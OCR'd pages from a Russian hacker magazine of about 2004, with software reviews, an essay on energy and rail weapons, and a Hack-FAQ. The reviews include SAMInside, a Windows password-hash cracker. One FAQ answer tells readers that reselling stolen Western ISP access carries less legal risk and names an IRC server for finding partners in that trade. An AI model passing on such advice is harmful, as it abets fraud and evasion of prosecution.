Добраться до зашифрованной информации несложно. Нужно только знать заветное слово. Вставляешь диск, после чего запускается setup.exe (имя программы можно изменить в настройках) и запрашивает пароль. Диалоговое окно, которое при этом возникает на экране, может выглядеть как угодно. Текст, фоновое изображение, логотип - все это ты задаешь сам. А раз так, то диск с секретной инфой можно запросто выдать за дистрибутив какого-нибудь на фиг никому не нужного графического редактора. Тем более что и зашифрованная инфа будет лежать на этом диске не одним большим куском, а расползется по множеству файлов, имеющих какое-нибудь левое расширение.


Свежая (4.0) версия CryptCD радует пользователя поддержкой нового алгоритма шифрования (AES) и возможностью разграничения доступа к файлам (каждый юзер увидит на диске лишь те файлы, которые ему позволено видеть). Одна беда - оценить в полной мере все прелести указанных функций мне не удалось. Помешала этому то ли сырость официального релиза, то ли бажность кряка, который я использовал при тестировании :).



LIGHTTPD V 1.2.3

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 554 Кб
http://jan.kneschke.de/projects/lighttpd
Лицензия: QPL


Lighttpd, как уже можно догадаться из названия, является легким HTTP-сервером, созданным для использования в высокопроизводительных системах, где критичен объем занимаемой памяти и ресурсов процессора. Тем не менее, lighttpd обладает приличной функциональностью: поддерживает настраиваемые страницы ошибок (коды 400-599), виртуальные хосты, HTTP-редиректы и подобие mod_rewrite в Apache, сжатие на лету (в deflate, gzip, bzip2), аутентификацию (обычную и htpasswd, htdigest, ldap), SSI (Server Side Includes), скрипты CGI (в том числе с более быстрым режимом FastCGI) и PHP (выполняются, как обещают, быстрее или с такой же скоростью, как в mod_php4 у Apache). И для полного счастья в описании lighttpd сообщается, что web-сервер безопасен (отчасти это, наверное, связано с его относительно скромной популярностью) и в нем присутствуют возможности chroot(), смены UID и GID, строгой проверки HTTP-заголовков.




SAMINSIDE

Win 95/98/ME/NT/2K/XP/2003
ShareWare
Size: 119kb
www.insidepro.com

Данная программа получает информацию о пользователях из SAM-файлов Форточек. Среди этой информации, естественно, находятся и пароли, иначе зачем нам оно надо? Причем SAMInside при помощи грамотного перебора может вытащить пассы из файлов, зашифрованных ключом (поддерживается даже Syskey). Скорость перебора значительно выше, чем у аналогичных программ, за счет того, что программа полностью написана на Ассемблере. Например, на третьем пне с тактовой частотой 1000 МГц LMHash и NTHash перебираются со скоростью 3,2 млн паролей/сек. Софтина предлагает четыре способа восстановления паролей: атака полным перебором, по маске (когда известны некоторые подробности о пароле, например, ???0Zs4 означает, что последние четыре символа известны, а подбираться будут только первые три), по словарю или распределенным способом (рассредоточенная на несколько компьютеров атака - очень эффективный вариант). Также SAMInside без проблем отображает национальные символы из SAM-файлов, что немаловажно для нас, русских :).




SAMSUNG



10 ЛЕТ
в России


X-RING
INCORPORATED


только
самое лучшее


SAMSUNG


SOTHINK SWF DECOMPILER MX 2005





Windows 9x/Me/NT/2k/XP
Size: 2783 Kb
Shareware
http://sothink.com

Новая версия, пожалуй, лучшего потрошителя flash-роликов. Прога полностью поддерживает все версии Flash'а, включая Flash MX 2004 (Flash 7.0), и понимает Action Script даже версии 2.0. Sothink SWF Decompiler легко заглатывает flash'ки как в SWF, так и в EXE-формате, раскладывает их на отдельные кадры и декомпилирует скрипты. Короче говоря, прога отлично подходит для обучения начинающих flash-кодеров. Особенно эта версия, которая наконец-то научилась перегонять SWF-файлы обратно во FLA.



Однако обучение обучением, но надо смотреть правде в глаза - большинство читателей Х юзает SWF Decompiler только лишь в качестве приспособления для выдирания звуков, текстов и картинок из любимых мультов. Ну и ладно! Тем более что с ролью грабилки ресурсов SWF Decompiler также справляется прекрасно. Не успеваешь открыть флешку, как на экране возникает дерево ее ресурсов - знай только указывай, что, куда и в каком формате тебе надо экспортировать. Скажу тебе по секрету: я сам эту прогу только для грабежа и использую. Кодер из меня никакой, зато модельер я знатный. На днях я с помощью SWF Decompiler'а навытаскивал из «детских» мультиков серии «Happy Tree Friends» (www.htf.ru) самых чернушных кадров, а потом напечатал их на футболку (сейчас многие фотолаборатории предлагают такую услугу). Нетрудно догадаться, что в результате моих усилий футболочка получилась еще та! Народ на улице засматривается.

IOZONE V 3.221



POSIX, Mac OS X, Windows
Size (в .tar): 1390 Кб
www.iozone.org
Лицензия: Freeware


IOzone - средство диагностики файловой системы. Утилита проводит множество различных файловых операций, среди которых: чтение и запись в различных вариациях, fread, fwrite, случайное чтение, pread, mmap, aio_read, aio_write, - а по результатам их выполнения делает выводы о производительности FS, которые демонстрируются в виде графиков (gnuplot/Excel). Программа поддерживает большие по объему файлы, POSIX асинхронный I/O, обычный и Mmap() I/O файлов, измерение одного потока и нескольких, POSIX pthreads, измерения для кластеров, выборочные измерения с fsync, O_SYNC. Цель IOzone - подсказать пользователям, насколько подходит текущая платформа для выполнения конкретных нужных им задач (например, запуска сервера баз данных).

TUNE-UP UTILITES 2004



Win 98/ME/2K/XP
ShareWare
Size: 6.8mb
www.tune-up.com

Я все никак не могу остановить свой выбор на каком-то одном пакете, сочетающем в себе много полезных системных и сетевых утилит. Но вот, кажется, свершилось. Tune-Up - аналог утилит от старика Нортона, но гораздо удобнее последнего. Почистить реестр от хлама, отредактировать что-нибудь конкретное? Да как два байта переслать! Удалить файл с кредами без возможности восстановления? Обижаешь, дорогой, легко! Что, случайно удалил стандартными средствами текстовик с телефонами многочисленных подруг? И здесь на помощь придет ТюнАп и попытается вернуть похеренную инфу. Также программа умеет оптимизировать работу с оперативной памятью и жестким диском, управлять запущенными процессами, редактировать автозагрузку системы, настраивать дизайн Форточек под себя (картинка при загрузке, иконки, темы и т.д.), тестировать систему на возможные ошибки и исправлять их по мере необходимости, ускорять, хоть и незначительно, работу в интернете и многое другое. Весит софтина немало (7 метров), но это того стоит. Рекомендую к установке.



OSS RELEASE DIGEST: ATHENE DESKTOP EDITION 4.0

Athene (**www.rocklyte.com/athene**) - коммерческая операционная система, разработанная Rocklyte Systems для использования дома и в офисе. Она вобрала в себя многолетний опыт работы Rocklyte R&D с последними Linux-технологиями для создания одной из быстрейших ОС на сегодняшний день (время загрузки составляет всего четыре секунды). Система оптимизирована для работы на Intel Pentium и совместимых процессорах, оснащена графической технологией SNAP от SciTech Software, работающей на 17% быстрее Microsoft Windows и на 25% быстрее, чем X11. В Athene Desktop Edition 4.0 обеспечена совместимость со всеми Linux X11-приложениями, в качестве ядра выбрано Linux kernel 2.6.5. LiveCD позволяет загружать Athene без установки на жесткий диск. Стоимость Athene Desktop Edition 4.0 составляет 29.95 долларов.

Из других релизов: Conectiva Linux 10, GCC 3.4.1, KOffice 1.3.2, SilverOS, Xfce 4.0.6, DragonFly 1.0, Progeny Debian 2.0 Beta 1, PHP 5.0.0, Fedora Core 3 Test 1, OpenDarwin 7.2.1, Opera 7.53, KDE 3.3 Beta 2, Bash 3.0, Gentoo Linux 2004.2, Xandros Desktop OS 2.5, Frenzy 0.3, SuSE Linux Enterprise Server 9, Mandrakelinux 10.1 Beta 1.



Вячеслав Аксимов aka ansi (ansi@lenta.ru)

БЕЙ ЛАЗЕРОМ ПО БАНКАМ

Стараниями писателей-фантастов и голливудских киношников роль вооружения будущего прочно закрепилась за энергетическим оружием. Это те самые бластеры, лазеры, пучеметы и прочие штуковины, стреляющие мощными потоками частиц, разрядами, электромагнитными излучениями и другими бестелесными субстанциями. Их главным преимуществом перед пулями и снарядами является мгновенное поражение цели. Идея квантового скачка в новую эру вооружений давно занимает умы военных. В сегодняшнем обзоре читай о самом интересном футуристическом оружии и перспективах модернизации классики.

ВООРУЖЕНИЕ ВЕКА ХАЙ-ТЕК


Последние десятилетия кипит работа над прототипами разнообразного энергетического оружия, проводятся его испытания. Законы физики ставят перед современными технологиями такие барьеры, преодоление которых требует нереальных экономических затрат. Пушки стоимостью более 100 миллиардов долларов за штуку не по карману даже Пентагону. Больше всего денег вбухано в космические системы. Однако об их реальном боевом применении говорить пока рано. Ближе всех к практической реализации оказались мощные наземные и корабельные установки средней дальности. Но и они пока воспринимаются как очень и очень дорогие игрушки. Идеи индивидуального энергетического оружия на деле являются далекими и фантастическими.

ЛАЗЕР С ЛАЗЕРНЫМ ПРИЦЕЛОМ

Области применения лазеров необозримы. Куда ни сунься - кругом лазеры. Они используются в медицине, связи, электронике и голографии. Хотя физическая суть у всех лазеров общая, принципы работы, как и возможности, различаются. Военные ценят способность лазеров концентрировать огромную энергию в очень узком луче. Это реально высокоточное оружие. На дальности 10 километров можно получить пятнышко диаметром всего 1 сантиметр. При этом твердотельный лазер мощностью всего 10 киловатт способен создавать луч с плотностью энергии в миллионы раз большей, чем на поверхности Солнца. Промышленные лазеры уже сегодня, как масло, режут стальные и титановые листы. Почему же карманный гиперболоид инженера Гарина до сих пор остается несбыточной мечтой?

В первую очередь, нужна энергия для накачки лазера. Чтобы получить пару десятков киловатт при КПД 20%, придется таскать с собой дизель-генератор весом несколько тонн. Остальные 80% будут расходоваться на тепло, которое необходимо отводить, иначе агрегат просто расплавится вместе со стрелком. Вентиляторами и водичкой тут не обойтись. Кроме того, сами фокусирующие устройства должны иметь приличные размеры для наименьшего расхождения луча на больших дальностях. Установкам необходим еще и точный прицел, желательно лазерный. Шмалять наугад основным лучом - дело бесперспективное.

Футурологи уверенно предсказывают изобретение компактных источников большой энергии. Действительно, в недрах атомных ядер и в химических реакциях скрыта колоссальная энергия, которую нужно лишь аккуратно высвободить. Но пока это удается сделать только в сопровождении взрыва. Правда, есть атомные электростанции, но они еще очень далеки от компактности. Сегодня о боевых лазерах можно говорить лишь как о стационарных вариантах для средств, способных нести многотонные силовые установки, - кораблей, самолетов, космических платформ.


Установка со 100-киловаттным твердотельным лазером

Первые серьезные испытания мощных лазеров класса «земля - воздух» проводились Пентагоном в начале 80-х годов. На поли-



Пульт управления MIRACL. За четверть века проведено более 150 испытаний общей продолжительностью воздействия лазером 3000 секунд

гоне Уайт Сэндс в Нью-Мексико была наглядно продемонстрирована возможность поражать баллистические ракеты. Химический лазер MIRACL мощностью 2 мегаватта с расстояния 1 км дырявил неподвижно закрепленную вторую ступень ракеты Titan-1, раскрашенную под советскую с соответствующей маркировкой. Чтобы сильнее бабахнуло, «Титана» накачали сжатым газом. За 12 секунд «Чудо» так нагрело ракету, что, по словам руководителя программы СОИ, «лазер разнес эту штуковину буквально на куски».

За 20 лет американцы доросли до первого тактического лазера, приспособленного для реального боевого применения. Совместно с израильтянами они совершенствуют мобильную систему MTHEL (проект «Наутилус»). Установка неоднократно была опробована в деле. Она успешно сбивает реактивные снаряды «Хезболла». Близки к завершению и разработки твердотельных лазеров для поражения наземных и воздушных целей. Эти аппараты можно будет перевозить на джипе. Разрабатываются самолетные лазеры большой мощности.

Советский Союз экспериментировал с боевыми лазерами с 70-х годов. В подмосковном Троицке был создан газовый лазер мощностью 1 мегаватт. Установка, аналогичная MIRACL, была построена в Таджикистане. Существовали и другие проекты. В 1987 году ракетой-носителем «Энергия» на орбиту была выведена 80-тонная боевая лазерная станция «Скиф-ДМ» («Полюс»). Но с замораживанием гонки вооружений эксперименты по стрельбе в космосе были отменены. К великой радости американцев, у которых до сих пор нет средств доставки на орбиту таких гигантских конструкций. «Скиф-ДМ» затопили в Тихом океане.



Ракета-носитель «Энергия» с полезной нагрузкой «Скиф-ДМ» («Полюс»)

Спутники-шахиды

Космические лазеры, поражающие баллистические ракеты противника за тысячи километров, теоретически будут еще больше в размерах. Так, химические лазеры для накачки требуют тонны топлива, охлаждающего вещества и компонентов самого рабочего тела, которое расходуется при каждом выстреле. Фокусирующие зеркала должны быть большими и весьма тяжелыми. Самыми мощными из таких лазеров являются так называемые газодинамические. По сути, это реактивные двигатели, где молекулы фтористого водорода ускоряются до сверхзвуковых скоростей. Такой выхлоп нарушает привычные представления о том, что у лазеров не бывает отдачи. В открытом космосе один выстрел унесет всю платформу вместе с лазером в очень далекое путешествие. Для компенсации реактивного импульса понадобятся дополнительные двигатели и много топлива.

Между прочим, проблема отдачи была решена советскими инженерами еще в 70-х годах. Каким образом - военная тайна ;-). Конструкторы ухитрились установить на пилотируемую станцию «Алмаз» 30-миллиметровую авиационную пушку Нудельмана для отстрела вражеских звездолетов при сближении. Космонавты даже успешно из нее постреляли, сохраняя орбиту и точную ориентацию станции.

Для звездных войн Пентагон готовит рентгеновские лазеры с ядерной накачкой. Они достаточно мощные, но намного компактнее химических. У этих лазеров только один «маленький» недостаток - одноразовость. Мощный импульс излучения рентгеновских лазеров формируется в момент взрыва небольшого термоядерного заряда. Мировое сообщество всеми силами препятствует выводу на орбиту любых ядерных установок. Поэтому запускать такие платформы Пентагон рассчитывает непосредственно при начале ракетной атаки противника. Существует вариант «ронять» спутники на цели с последующим термоядерным взрывом.

Хирургия глаза

Вспоминаю свое первое знакомство с лазером, когда еще не было ни сидиромов, ни эксимеров и лазерные указки не продавались в каждом ларьке. На лабораторном занятии я подносил стеклянную призму в красивый рубиновый луч лазера и отклонял его в открытое окно соседнего здания. За что был наказан преподавателем-подполковником, так как вполне мог засветить кому-нибудь в глазик. Мощности тех лазеров хватало лишь на пробивание дырок в копировальной бумаге для последующих замеров штангенциркулем (проверяли расходимость луча). Однако ожог сетчатки при «удачном» попадании был почти гарантирован.

Вряд ли у тебя получится сконструировать самодельный лучемет, разобрав старый сидюк или даже резак, который на раз прожигает болванки. Чтобы полупроводниковый лазер мощностью около 30 милливатт повредил глаз, нужно обеспечить прямое попадание в зрачок. А для этого придется пялиться непосредственно в выходное отверстие лазера. Прицельное наведение в глаза выполнить непросто. Инфракрасный луч невидим, хотя очень опасен. Светить лазером в дверные глазки бесполезно, так как пластиковая оптика для этого диапазона непрозрачна. В случае с приличной оптикой, например, в приборах ночного видения снайперов, в танках и самолетах, ослепить можно по полной программе.

Женевская конвенция запрещает создание и использование ослепляющего оружия, считая его зверским. США ратифицировали соответствующий протокол в 1999 году, и, по идее, должны были снять с вооружения подствольный лазер Sabre 203, прикрепляемый к винтовке M-16. Эта штука пускала красные зайчики с гарантией ослепления на дальности до 300 метров. Запрет имеет оговорки. Так, если в самолет ударил луч боевого лазера с намерением просверлить в нем дырку, но попал при этом в глаз летчику, никаких нарушений усмотрено не будет. Лазейку активно используют. В 2001 году российские ученые создали более мощный и универсальный аналог Sabre 203, позиционируя его как инструмент борьбы с террористами. Кроме подствольного, он существует в самостоятельном варианте с телескопической оптической системой.

Все пучком

Современные лазеры являются наиболее проработанным видом энергетического оружия. Остальные находятся на стадии идей, теоретических изысканий и экспериментов. Следует выделить пучковое оружие. Его поражающая сила заключена в высокоэнергетических элементарных частицах - электронах, протонах и нейтронах, разгоняемых с помощью линейных ускорителей - синхрофазотронов. Разрушительная мощь таких потоков может быть очень велика, значительно больше, чем у световых квантов. Механизм воздействия отличается от лазерного. В то время как лазер сначала должен пробить поверхность (оболочку) объекта, элементарные частицы проникают вглубь вещества и нарушают работу цели изнутри.

Поток частиц со скоростями, близкими к световой, мгновенно уничтожает цель на расстоянии нескольких километров. Однако эксперименты показали, что частицы неслабо нагревают воздух. Воздух ионизируется, и электрические силы закручивают пучок, который при этом может свернуться в кольцо. Все равно что стрелять из автомата в ванной комнате. Чтобы этого не произошло, можно, например, пробить для пучка канал к цели при помощи мощного лазера.

Синхрофазотрон - вещь серьезная. Помимо наземных вариантов, разместить такую дуру весом в десятки тонн можно разве что на авианосце. Военные моряки намерены использовать боевые ускорите-


> «Я марсианин! - сказал он глуховатым голосом. - Всем оставаться на местах, иначе пущу в ход аннигилирующий бластер с фамагустой».
>
> *Георгий Шах. «О, марсиане!»*



Рекомендую книгу Шмыгина А.И. «СОИ глазами русского полковника», 2000 г. Текст можно найти в интернете



Если инопланетяне вдруг презентуют тебе мощный ручной лазер, не стреляй там, где накурено или много пыли. Сгоришь.



Все о рельсовых пушках: www.railgun.org

ли частиц для поражения противокорабельных крылатых ракет.

ПЛАЗМЕННЫЕ КЛИЗМЫ

Плазма, она же ионизированный газ, - четвертое агрегатное состояние вещества, самое распространенное во Вселенной. Агрегаты, способные вырабатывать высокотемпературную плазму, вполне можно использовать как оружие. Это будет похоже на очень мощный огнемет (фактически огонь - это тоже плазма). Получается плазма довольно легко - при электрических разрядах, при горении и взрывах, других высокотемпературных воздействиях на вещество.

Интересно, что плазма образуется при функционировании многих давно известных видов оружия. Кумулятивная граната при взрыве формирует мощную струю высокотемпературной плазмы, которая мгновенно делает в толстой броне танка дыру. В рекламных целях такое оружие стали называть плазменным. Взять, к примеру, пресловутые плазменные панели, к которым больше подходит термин «газоразрядные». Скорее, это просто дань хай-теку. Скоро лампы дневного света будет принято называть плазменным освещением, а примус - плазменным нагревателем.

Из новейших средств можно отметить безгильзовую электротепловую химическую пушку. Стреляет она обычными или специальными боеприпасами. По сути, это древняя пушка с запалом. Высоковольтный разряд превращает зажигательную смесь в плазму и выталкивает заряд с огромной скоростью.

Полицейский бесконтактный электрошокер StunStrike компании Xtreme Alternative Defense Systems, в отличие от классических тазеров, не требует дротиков-электродов с проводами. В сторону жертвы выстреливается узкий пучок специальной аэрозоли. Аэрозоль ионизируется, образуя пространственный проводник для высоковольтного разряда. Дальность действия составляет 15 метров.

Среди глобальных идей можно назвать буржуинский проект по формированию многокилометровых ионизированных облаков-плазмоидов в верхних слоях атмосферы. Предполагается, что они будут парализовывать радиосвязь, работу электроники и даже воздействовать на здоровье людей. Аналогичный проект разрабатывается в НИИ Радиоприборостроения под руководством академика Авраменко. Цель наших плазмоидов - создание препятствий на пути ракет и других летящих объектов.

СКАЗОЧНЫЕ ЗВУКИ

Шумовое оружие американцы планировали применить в Ираке. Звуковая пушка Long Range Acoustic Device (LRAD) поражает противника направленным лучом пронзительного визга с уровнем до 130 децибел и частотой от 2 до 3 кГц. Это слегка превышает уровень болевого порога и сравнимо с реактивным двигателем над ухом или концертом Iron Maiden ;-). Ранее подобные установки использовались на военных кораблях для распугивания рыболовецких шхун.

Не утихают споры и вокруг инфразвукового оружия. Колебания воздуха на частотах в диапазоне 3-10 Гц, как известно, могут входить в резонанс с внутренними органами человека, вызывать их вибрацию и повреждения. При этом люди и животные ощущают чувство немотивированного страха и паники. Говорят, где-то в секретных бункерах пытались подобрать частоты для нейтрализации половых органов человека. Такой вариант тоже может в каком-то смысле деморализовать личный состав неприятеля. В любом случае, аэродинамические агрегаты для создания мощного инфразвука будут иметь большие размеры. Воздействие невозможно локализовать в одном направлении. Затыкать уши здесь бесполезно. Поражены будут все, включая оператора установки.

> *«...Кучера в асбестовых латах и царевы доезжачие с мотопомпой набросились на обезумевших чудовищ, нанося им удары прикладами лазеров и мазеров».*
>
> *Станислав Лем. «Кибериада. Путешествие второе».*


ПУШКИ НА МАГНИТАХ

Немецкий журнал Soldat und Technik недавно поведал о таинственном происшествии в Ираке. Знаменитый американский танк «Абрамс» был прошит насквозь. В обеих стенках башни из суперпрочной антикумулятивной брони образовалось аккуратное отверстие диаметром всего 7 миллиметров! Такое не под силу ни одному оружию на Земле, за исключением... Вывод был таков - либо это инопланетяне, либо так называемая электромагнитная, или рельсовая, пушка. Глава специальной комиссии ЦРУ Чарльз Дефлер подтвердил, что найдены секретные документы, касающиеся проекта создания railgun в Ираке.

Разработка такой пушки велась в США, СССР и других странах с 70-х годов. Установка весит до 100 тонн и имеет длину до 100 метров. Суть механизма проста. По двум направляющим рельсам подается мощный импульс тока. Между рельсами движется тележка-снаряд, которая разгоняется под действием силы Лоренца. Фактически, это линейный электродвигатель постоянного тока. Конструкция должна быть очень точно просчитана, иначе снаряд, не успев разогнаться, испарится под действием огромного наведенного тока.

Технология позволяет разгонять снаряды до гиперзвуковых скоростей. На испытаниях в США были получены скорости более 4 км/с. В перспективе электромагнитные пушки смогут обеспечить метание самонаводящихся снарядов массой около 3 кг на дальность до 5000 км со скоростью 35 км/с. При этом длина пушки составит 45 м. Обычные пороховые заряды на такое не способны даже теоретически. Замечательным свойством рельсовых пушек является высокая скорострельность и способность стрелять очень легкими снарядами. Railgun может на огромном расстоянии «плеваться» кусочками плазмы весом менее одного грамма.

Народной разновидностью электромагнитных пушек являются ружья Гаусса. Они гораздо ближе к квейковской рельсе по габаритам. Принцип действия немного другой. На стволе устанавливается несколько электромагнитных катушек с питанием от предварительно заряженных конденсаторов. Они втягивают снаряд, например гвоздь, последовательно включаясь и отключаясь по мере его прохождения по стволу. Такие ружья могут пробивать бутылки и фанеру. Описаний конструкций в интернете множество, в том числе на сайте][(www1.xakep.ru/post/13054/default.asp). Очень симпатичные пистолеты Гаусса делает Евгений Васильев из Пскова (www.pskovinfo.ru/coilgun).


Railgun на коленке. www.railgun.org


Отечественный пистолет Гаусса

ЗАКЛЮЧЕНИЕ

Побочным продуктом пентагоновских научных изысканий оказалась такая полезная штуковина, как интернет. Я надеюсь, что параллельные мирные открытия, включая мощные источники халявной энергии, похоронят у человечества всякое желание воевать. Беда в том, что вояки будущего растут на сегодняшних компьютерных шутерах. Когда все эти палсганы, шок-райфлы, флэки и прочие бластеры и лазеры станут реальностью, под знамена армии будущего встанут геймеры. Миллионы воинов с великолепными навыками владения новым вооружением и знанием тактики ведения боя в различных условиях. Однажды мир на Земле будет в твоих руках. Дай мне слово: если стрелять, то только по банкам. Из лазера.][


Винтовка Corner Shot позволяет стрелять из-за угла. Презентация состоится в Париже 18-21 ноября 2004 года. www.cornershot.com



SideX (hack-faq@real.xakep.ru)

ВЗЛОМ
HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше информации о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде «Как сломать www-сервер?» или вообще просить у меня халявного Internet'а. Я все равно не дам, я жадный :).

Q: Я активно юзаю IRC и недавно установил BitchX. Слышал, что его можно как-то «заскринить», что это такое?

A: Понятие «скринить» происходит от «screen». В контексте BX это означает оставлять клиент в процессе и возвращаться в прежнюю IRC-сессию даже после logout'а. Все обеспечивается утилитой screen, шаблон запуска клиента через нее - screen BitchX nickname server -H virtual host. Когда труба зовет в поход и тебе нужно выйти из системы, нажимаешь Ctrl+Alt+D - и ты снова в консоли, тогда как клиент уже deattach'ен, т.е. подвешен на автономную поддержку связи с IRC-сервером. Чтобы вписаться обратно в сессию, устраиваем reattach вызовом screen -r в консоли. Screen позволяет подвешивать сразу несколько процессов. О дополнительных фичах и наворотах можно почитать на man-страницах.

Q: Меня впрягли ставить корпоративный файрвол под Linux. Вот мечусь, рефлексирую: Mandrake Community или Mandrake Official ставить?

A: Mandrake 10.0 пришелся многим по душе, в том числе и корпоративным пользователям, решившим сэкономить деньги, отказавшись от софта MS. Именно таким юзерам рекомендуются Official релизы, как наиболее функциональные и стабильные. Community - это для модников-сковородников, которые хотят быть впереди планеты всей, потребляя только свежатину, расплачиваясь решением массы свежайших проблем. Однако если вопрос безопасности стоит довольно остро, я бы рекомендовал обратиться к полноценным Unix-дистрибутивам: FreeBSD или OpenBSD.

Q: На мой Linux-сервак постоянно идут атаки. Какими способами можно ограничить коннекты по SSH, чтобы можно было логиниться только с определенных IP?


A: Самый простой способ дарит нам IPTABLES. Сие делается одной строчкой конфига iptables -I INPUT -i eth1 -p tcp --dport ssh -s 192.168.0.xx -j ACCEPT. Если sshd запущен через inetd, то легко фильтровать коннекты встроенным ACL. Неплохой альтернативой кажется и TCPWrappers, с этой темой в деталях можно ознакомиться на www.clug.org/presentations/security/tcp-wrappers.html.

Q: Зарядил в систему свеженький XP SP2, и у меня перестал работать Remote Desktop и шары вне домена тоже попадали. Что за дела и как их поправить?

A: С новым Service Pack'ом MS так заморочилась с безопасностью, что не надо баловаться! Remote Desktop вне игры, т.к. после установки пака по дефолту закрывается 3389 порт. Расшаренная инфа и принтеры оказываются досягаемы лишь внутри домена: закрыты коннекты по 137-139 и 445 портам. Обе проблемы разруливаются через WF-конфигуратор (Windows Firewall) сменой групповой политики (Group Policy) или правкой конфигов Netfw.ini. Это, увы, не единственные осложнения с security после прописки SP2. Настоятельно рекомендуется вызубрить мануалы с www.microsoft.com/technet/prodtechnol/winxppro/maintain/winxpsp2.mspx, где разбираются практически все возможные XP SP2-проблемы.

Q: Правда, что кого-то уже посадили за вардрайвинг, сканирование Wi-Fi-сеток?

A: Правда, что кого-то посадили за ношение отвертки? Да, если он заколол соседку. Троих горе-хакеров осудили в США по обвинению в попытке хищения базы кредиток путем присоединения к Wi-Fi-сети. Однажды горемыки катались по Мичигану в поисках чужих WLAN'ов. И нашли себе счастье - сетку Loewe, через корпоративный портал которой злодеи пытались подняться кредами. Жесткое обвинение было вынесено в связи с возможными потерями (до $2.5M) фирмой и темным прошлым двух хакеров. За решеткой находится лишь один, двух других отпустили под залог.



Обеспечит ли 10 версия Sun Solaris 100% безопасность для админа?

Если и возможно обеспечить 100%, то это должно быть обеспечено самим админом. Другое дело, что на отдельных ОС подобное обеспечение проходит наиболее продуктивно. Главное по теме secure'ности в десятой солярке - N1 Grid Containers. Система разбивается на множество контейнеров, и ни один из юзеров системы не может видеть (модифицировать) то, что творит другой. Даже root не получит доступа, если подобное не было прописано изначально в системе. Если один из контейнеров содержит критическую ошибку, это никак не повлияет на работоспособность целой системы. Process Rights Management позволит наделять различными правами не только юзеров, но и отдельные процессы. Так что сбой отдельного процесса не повлияет на другие. User Rights Management напоминает тему процессов, только с применением RBAC-технологии. Нововведение снизит шансы успешного локального эксплойтинга. Automated Patch Tool поможет избежать проблем при установке новых security-патчей, неправильная конфигурация которых чревата падением всей системы. Solaris Cryprographic Framework заточен под консолидацию используемых в системе операций шифрования, так что выбранный/разработанный организацией алгоритм шифрования можно будет легко применить и на сторонней системе.

Можно ли поправить реестр так, чтобы запускались сразу несколько асек?

Можно, причем не только несколько ICQ-клиентов от Mirabilis завести, но и подключить альтернативный софт вроде Миранды. Чтобы нововведения вступили в силу, нужно исправить реестр следующим образом:

```
[HKEY_LOCAL_MACHINE\Software\Mirabilis\ICQ\DefaultPrefs]
"Auto Update"="No"
"OwnersNoLimit"="Yes"
"MultiInstance"="Yes"
```

Почему торговать краденым инетом от западных провов (Equant, Infonet, BT, ATT) безопаснее, чем российским?

Торговать краденым инетом не только плохо, но и в любом случае небезопасно. Однако прочь морализаторство, вопрос есть вопрос. Дойка западных ISP обычно чревата меньшими осложнениями для злостного хакера точно так же, как и покупка по чужим кредиткам в западном шопе. Дотянуться западной руке правосудия до голодной и холодной России довольно проблематично и может стать дороже уже нанесенного ущерба. Проделки с отечественными провами с большей вероятностью будут наказаны, как и обман российских интернет-магазинов: свои люди - сочтемся, и семеро одного найдут... Чтобы более подробно узнать о специфике незаконной торговли, хакер иногда ходит на IRC (irc.x25.net.ru) и отыскивает коллег по ключевым словам «халявный инет» и «freeinet».

Мой *nix-бокс протроянили негодяи! Чего сейчас-то делать?

